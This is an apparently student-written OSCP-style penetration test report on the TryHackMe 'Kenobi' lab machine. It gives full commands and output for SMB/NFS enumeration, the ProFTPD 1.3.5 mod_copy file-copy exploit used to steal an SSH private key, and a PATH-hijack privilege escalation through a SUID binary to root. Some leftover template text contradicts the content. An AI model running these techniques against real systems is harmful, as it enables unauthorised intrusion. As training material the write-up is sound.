Penetration Test Report

PWK Lab & OSCP Exam

tnjunc@gmail.com, OSID: 2222

2021-06-27

Contents

1 Offensive Security Exam Penetration Test Report

1.1 Introduction

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the Offensive Security Exam network. The student is tasked with following methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable
- Any additional items that were not included

1.4 About the Box

Name: Kenobi

Date release: NA

Web page: https://tryhackme.com/room/kenobi

Description

Walkthrough on exploiting a Linux machine. Enumerate Samba for shares, manipulate a vulnerable version of proftpd and escalate your privileges with path variable manipulation.

File Information

Not Available as this is integrated with cloud computing from the tryhackme website.

Virtual Machine

NA

Networking

Tryhackme would provide a static IP address of the machine. (Please take note, it would vary when the subscription has been expired.)

Source:

https://tryhackme.com/room/kenobi

2 High-Level Summary

I was tasked with performing an internal penetration test towards Offensive Security Exam. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – the THINC.local domain. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security's network. When performing the attacks, I was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. All systems were successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 10.10.7.237 - Local NFS Mount Enumeration via Nmap
- 10.10.7.237 - SMB Enumeration Nmap/ Misconfigured Credential (Blank Pass)
- 10.10.7.237 - Misplaced Sensitive File (SSH/RSA info)
- 10.10.7.237 - Vulnerable ProFtpd 1.3.5 (Copy File Exploits)
- 10.10.7.237 - Illegitimate Mount from Kali to NFS
- 10.10.7.237 - SSH Login using exploited RSA key
- 10.10.7.237 - SUID Enumeration
- 10.10.7.237 - Exploiting Vulnerable Executable (/ur/bin/menu)

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

- 10.10.7.237 - Configure TCP Wrappers to prevent enumeration techniques
- 10.10.7.237 - Configure default SMB drives and default passwords
- 10.10.7.237 - Secure File Storing
- 10.10.7.237 - Update vulnerable FTP services; Migrate to more Secure Service
- 10.10.7.237 - Use network and host-basebd ACL which mitigate rogue access
- 10.10.7.237 - Configure ACL/Iptables; Configure SSH conf file
- 10.10.7.237 - Check SUID permissions of Executables
- 10.10.7.237 - Update/Remove Vulnerable Executables

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Exam Network

- 10.x.x.x/16

3.1.1 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Nmap Scan Results:

Nmap was iniatiated to determine open ports.

```
db_nmap -sV 10.10.7.237
or
nmap -sV 10.10.7.237
```

```
root@kali:~# nmap -sV 10.10.7.237
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-16 21:38 EDT
Nmap scan report for 10.10.7.237 (10.10.7.237)
Host is up (0.23s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.5
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
111/tcp  open  rpcbind     2-4 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
2049/tcp open  nfs_acl     2-3 (RPC #100227)
Service Info: Host: KENOBI; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.29 seconds
root@kali:~#
```

MSFConsole Workspace

I use msfconsole's database to have an organized source of information. As seen there are mutiple services/ports that are widely open. Later, we'll use various tools for in-depth reconnaisance.

```
msf6 > hosts

Hosts
=====

address       mac  name          os_name  os_flavor  os_sp  purpose  info  comments
-------       ---  ----          -------  ---------  -----  -------  ----  --------
10.10.7.237        10.10.7.237   Linux               3.X    server

msf6 > services
Services
========

host          port  proto  name          state  info
----          ----  -----  ----          -----  ----
10.10.7.237   21    tcp    ftp           open   ProFTPD 1.3.5
10.10.7.237   22    tcp    ssh           open   OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 Ubuntu Linux; protocol 2.0
10.10.7.237   80    tcp    http          open   Apache httpd 2.4.18 (Ubuntu)
10.10.7.237   111   tcp    rpcbind       open   2-4 RPC #100000
10.10.7.237   139   tcp    netbios-ssn   open   Samba smbd 3.X - 4.X workgroup: WORKGROUP
10.10.7.237   445   tcp    netbios-ssn   open   Samba smbd 4.3.11-Ubuntu workgroup: WORKGROUP
10.10.7.237   2049  tcp    nfs_acl       open   2-3 RPC #100227
```

```
1  msf6>hosts
2  msf6>services
```

NFS Extracting Local Mount Path usng Nmap

Earlier on the inital nmap we can confirm that the target machine is using NFS (Network file system) service. By excuting the nmap script, we can check that nfs root service is link o the /var directory.

```
1  nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.10.7.237
```

For now, we just need to take note of this path.

```
root@kali:~# nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.10.175.255
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-16 02:18 EDT
Nmap scan report for 10.10.175.255 (10.10.175.255)
Host is up (0.21s latency).

PORT    STATE SERVICE
111/tcp open  rpcbind
| nfs-ls: Volume /var
|   access: Read Lookup NoModify NoExtend NoDelete NoExecute
| PERMISSION  UID  GID  SIZE  TIME                 FILENAME
| rwxr-xr-x   0    0    4096  2019-09-04T08:53:24  .
| rwxr-xr-x   0    0    4096  2019-09-04T12:27:33  ..
| rwxr-xr-x   0    0    4096  2019-09-04T12:09:49  backups
| rwxr-xr-x   0    0    4096  2019-09-04T10:37:44  cache
| rwxrwxrwt   0    0    4096  2019-09-04T08:43:56  crash
| rwxrwsr-x   0    50   4096  2016-04-12T20:14:23  local
| rwxrwxrwx   0    0    9     2019-09-04T08:41:33  lock
| rwxrwxr-x   0    108  4096  2019-09-04T10:37:44  log
| rwxr-xr-x   0    0    4096  2019-01-29T23:27:41  snap
| rwxr-xr-x   0    0    4096  2019-09-04T08:53:24  www
|_
| nfs-showmount:
|_  /var *
| nfs-statfs:
|   Filesystem  1K-blocks  Used       Available  Use%  Maxfilesize  Maxlink
|_  /var        9204224.0  1836544.0  6877084.0  22%   16.0T        32000

Nmap done: 1 IP address (1 host up) scanned in 3.58 seconds
root@kali:~#
```

SMB Enumeration using Nmap

Using SMB enumeration attack via Nmap we can extract critical info such smb share drives, share path.

```
1  nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.7.237
```

```
root@kali:~# nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.7.237
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-16 21:44 EDT
Nmap scan report for 10.10.7.237 (10.10.7.237)
Host is up (0.21s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.10.7.237\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (kenobi server (Samba, Ubuntu))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.7.237\anonymous:
|     Type: STYPE_DISKTREE
|     Comment:
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\home\kenobi\share
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.7.237\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|_    Current user access: <none>
```

Exploring Open SMB directory

Most common misconfiguration is leaving shared drive password's blank/null. It's worth trying to test enumerated SMB drives.

```
1  smbclient //10.10.7.237/anonymous
```

```
root@kali:~# smbclient //10.10.7.237/anonymous
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Sep  4 06:49:09 2019
  ..                                  D        0  Wed Sep  4 06:56:07 2019
  log.txt                             N    12237  Wed Sep  4 06:49:09 2019

                9204224 blocks of size 1024. 6877100 blocks available
smb: \>
```

As a result of a single command above (Password is “blank”), we found out that the smb drive contains log.txt

```
smbget -R smb://10.10.7.237/anonymous
```

```
root@kali:~# smbget -R smb://10.10.7.237/anonymous
Password for [root] connecting to //anonymous/10.10.7.237:
Using workgroup WORKGROUP, user root
smb://10.10.7.237/anonymous/log.txt
Downloaded 11.95kB in 13 seconds
root@kali:~#
```

This command is to download files on the target SMB recursively.

By exploring the log file. It would give critical info such id_rsa of kenobi user which is stored on such location. (Note: id_rsa is the private ssh key, using this you may access ssh service of target user without password input)

```
root@kali:~# cat log.txt
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kenobi/.ssh/id_rsa):
Created directory '/home/kenobi/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kenobi/.ssh/id_rsa.
Your public key has been saved in /home/kenobi/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:C17GWSl/v7KlUZrOwWxSyk+F7gYhVzsbfqkCIkr2d7Q kenobi@kenobi
The key's randomart image is:
+---[RSA 2048]----+
|                 |
|              .. |
|         . o. .  |
|        ..=o +.  |
|       . So.o++o.|
|  o  ...+oo.Bo*o |
| o o  ..o.o+.@oo |
|  . . . E .O+= . |
|     . .   oBo.  |
+----[SHA256]-----+

# This is a basic ProFTPD configuration file (rename it to
# 'proftpd.conf' for actual use.  It establishes a single server
# and a single anonymous login.  It assumes that you have a user/group
# "nobody" and "ftp" for normal operation and anon.

ServerName                      "ProFTPD Default Installation"
ServerType                      standalone
DefaultServer                   on
```

Searchsploit - Vulnerable Service: ProFTPD 1.3.5

As a result of initial reconnaisance, we could also check if the FTP service (in our case its Proftpd) has a known vulnerabilities which can be found in searchsploit/exploit-db_nmap

```
searchsploit linux proftpd 1.3.5
```

```
root@kali:~# searchsploit linux proftpd 1.3.5
 Exploit Title                                                | Path
ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit)     | linux/remote/37262.rb
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution           | linux/remote/36803.py
ProFTPd 1.3.5 - File Copy                                     | linux/remote/36742.txt
Shellcodes: No Results
root@kali:~#
```

Looking on the 36742 exploit. Will give us idea on how to navigate files via FTP sessions.

```
root@kali:~# cat /usr/share/exploitdb/exploits/linux/remote/36742.txt
Description TJ Saunders 2015-04-07 16:35:03 UTC
Vadim Melihow reported a critical issue with proftpd installations that use the
mod_copy module's SITE CPFR/SITE CPTO commands; mod_copy allows these commands
to be used by *unauthenticated clients*:

Trying 80.150.216.115 ...
Connected to 80.150.216.115.
Escape character is '^]'.
220 ProFTPD 1.3.5rc3 Server (Debian) [::ffff:80.150.216.115]
site help
214-The following SITE commands are recognized (* =>'s unimplemented)
214-CPFR <sp> pathname
214-CPTO <sp> pathname
214-UTIME <sp> YYYYMMDDhhmm[ss] <sp> path
214-SYMLINK <sp> source <sp> destination
214-RMDIR <sp> path
214-MKDIR <sp> path
214-The following SITE extensions are recognized:
214-RATIO -- show all ratios in effect
214-QUOTA
214-HELP
214-CHGRP
214-CHMOD
214 Direct comments to root@www01a
site cpfr /etc/passwd
350 File or directory exists, ready for destination name
site cpto /tmp/passwd.copy
250 Copy successful
```

3.2 Penetration

The penetration testing portion, of the assessment, focus heavily on gaining access to a variety of system(s). During this penetration test, I was able to successfully gain access to **X** out of the **X** systems.

3.2.1 Exploitation/ Privilege Escalation

Sources of gathered information are enough to capture the entire machine up to its root level. Below are the penetrating steps/methods in order to attain the root.


Navigating SSH Key to the available NFS path

Prerequisite:

- Familiarization ProFTPD commands (36742 exploit)
- Source location of private SSH key (disclose from log.txt)
- Destination location of NFS path (NFS mounts using nmap)

Once prerequisites were obtained, we can execute following commands below to transfer SSH key to the NFS path, we are doing this in able to obtain the key (to our kali) on the later part of attack. Please take note that FTP password is blank.

```
site cpfr /home/kenobi/.ssh/id_rsa
site cpto /var/tmp/id_rsa
```



Setup mount on Kali to the Victim's NFS

Executing the commands below will create mount drive directly to the Victim's NFS

```
mkdir /mnt/nfsMount
mount 10.10.7.237:/var /mnt/nfsMount
cd /mnt/nfsMount
cd /mnt/nfs/Mount/tmp
```

Finally, by navigating to the tmp folder, we can copy the private rsa key of kenobi user.

```
root@kali:/# mkdir /mnt/nfsMount
root@kali:/# mount 10.10.7.237:/var /mnt/nfsMount
root@kali:/# cd /mnt/nfsMount
root@kali:/mnt/nfsMount# ls
backups  cache  crash  lib  local  lock  log  mail  opt  run  snap  spool  tmp  www
root@kali:/mnt/nfsMount# cd tmp
root@kali:/mnt/nfsMount/tmp# ls
id_rsa
systemd-private-2408059707bc41329243d2fc9e613f1e-systemd-timesyncd.service-a5PktM
systemd-private-592c4b5d9dc64fe092f17e7f8b60251c-systemd-timesyncd.service-TBcjVN
systemd-private-6f4acd341c0b40569c92cee906c3edc9-systemd-timesyncd.service-z5o4Aw
systemd-private-e69bbb0653ce4ee3bd9ae0d93d2a5806-systemd-timesyncd.service-zObUdn
root@kali:/mnt/nfsMount/tmp# cp id_rsa ~/Desktop/Kenobi/id_rsa
root@kali:/mnt/nfsMount/tmp# cd ~/Desktop/Kenobi/id_rsa
bash: cd: /root/Desktop/Kenobi/id_rsa: Not a directory
root@kali:/mnt/nfsMount/tmp# cd ~/Desktop/Kenobi/
root@kali:~/Desktop/Kenobi# ls
id_rsa  log.txt
root@kali:~/Desktop/Kenobi#
```

SSH via exploited RSA Key

The most satisfying part is to establish shell on the Victim's machine. We could use the exploited RSA in able to access the Victim's machine using SSH.

```
1  SSH -i id_rsa kenobi@10.10.7.237
```

```
root@kali:~/Desktop/Kenobi# ssh -i id_rsa kenobi@10.10.7.237
The authenticity of host '10.10.7.237 (10.10.7.237)' can't be established.
ECDSA key fingerprint is SHA256:uUzATQRA9mwUNjGY6h0B/wjpaZXJasCPBY30BvtMsPI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.7.237' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.8.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

103 packages can be updated.
65 updates are security updates.


Last login: Wed Sep  4 07:10:15 2019 from 192.168.1.147
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

kenobi@kenobi:~$ whoami
kenobi
kenobi@kenobi:~$ hostname
kenobi
kenobi@kenobi:~$ uname -a
Linux kenobi 4.8.0-58-generic #63~16.04.1-Ubuntu SMP Mon Jun 26 18:08:51 UTC
kenobi@kenobi:~$
```

And we are on the shell using the Kenobi account (not privileged). Next step is to gain root access.

Privilege Escalation - Using SUID and Vulnerable Scripts

The safest and easiest way to escalate privilege is to check SUID's.

Using the search command below, we can enumerate all executables that have SUID (Set Owner User ID) permission. These executables will run base on the owner (root) instead of the user, therefore we can use it to take advantage for escalating our privilege as a root.

```
find / -perm -u=s -type f 2>/dev/null
```

```
kenobi@kenobi:~$ find / -perm -u=s -type f 2>/dev/null
/sbin/mount.nfs
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/newuidmap
/usr/bin/gpasswd
/usr/bin/menu
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/at
/usr/bin/newgrp
/bin/umount
/bin/fusermount
/bin/mount
/bin/ping
/bin/su
/bin/ping6
kenobi@kenobi:~$ /usr/bin/menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :3
```

Exploring these executables, /usr/bin/menu caught my attention. Upon, various testings of it, seems the script is calling other commands/exe such ifconfig, uname.

Proceeding to the attack, I tweeked ifconfig script by embeding /bin/sh on it and set the current path to the global environment path. (For it to access globally.)

```
echo /bin/sh > ifconfig
chmod 777 ifconfig
export PATH=/tmp:$PATH
/usr/bin/menu
```

If things went well, by accessing the /usr/bin/menu and choosing the “ifconfig” command will give as root shell access.

```
kenobi@kenobi:/tmp$ echo /bin/sh > ifconfig
kenobi@kenobi:/tmp$ chmod 777 ifconfig
kenobi@kenobi:/tmp$
kenobi@kenobi:/tmp$ export PATH=/tmp:$PATH
kenobi@kenobi:/tmp$ /usr/bin/menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :3
# whoami
root
# hostname
kenobi
# pwd
/tmp
# cd /roo
/bin/sh: 4: cd: can't cd to /roo
# cd /root
# ls -a
.  ..  .bash_history  .bashrc  .cache  .profile  root.txt  .viminfo
# cat root.txt
177b3cd8562289f37382721c28381f02
#
```

And Yep, all is well. We’re rooted. Capturing the machine is successful. We learned various reconnaisance techniquies and exploits. We’re able to view the root flag as the trophy.

3.3 Maintaining Access (There’s no Maintaining Access Configuration)

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

3.4 House Cleaning (There's no House Cleaning Configuration)

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the exam network was completed, tnjunc removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

4 Additional Items

4.1 Appendix - Proof and Local Contents:

Flags	Proof of Content
/home/kenobi/user.txt	d0b0f3f53b6caa532a83915e19224899
/root/root.txt	177b3cd8562289f37382721c28381f02

4.2 Appendix - Metasploit/Meterpreter Usage

For this exam, I don't use meterpreter allowance.

4.3 Appendix - Completed Buffer Overflow Code

```
1  #No buffer overflow needed on this machine.
```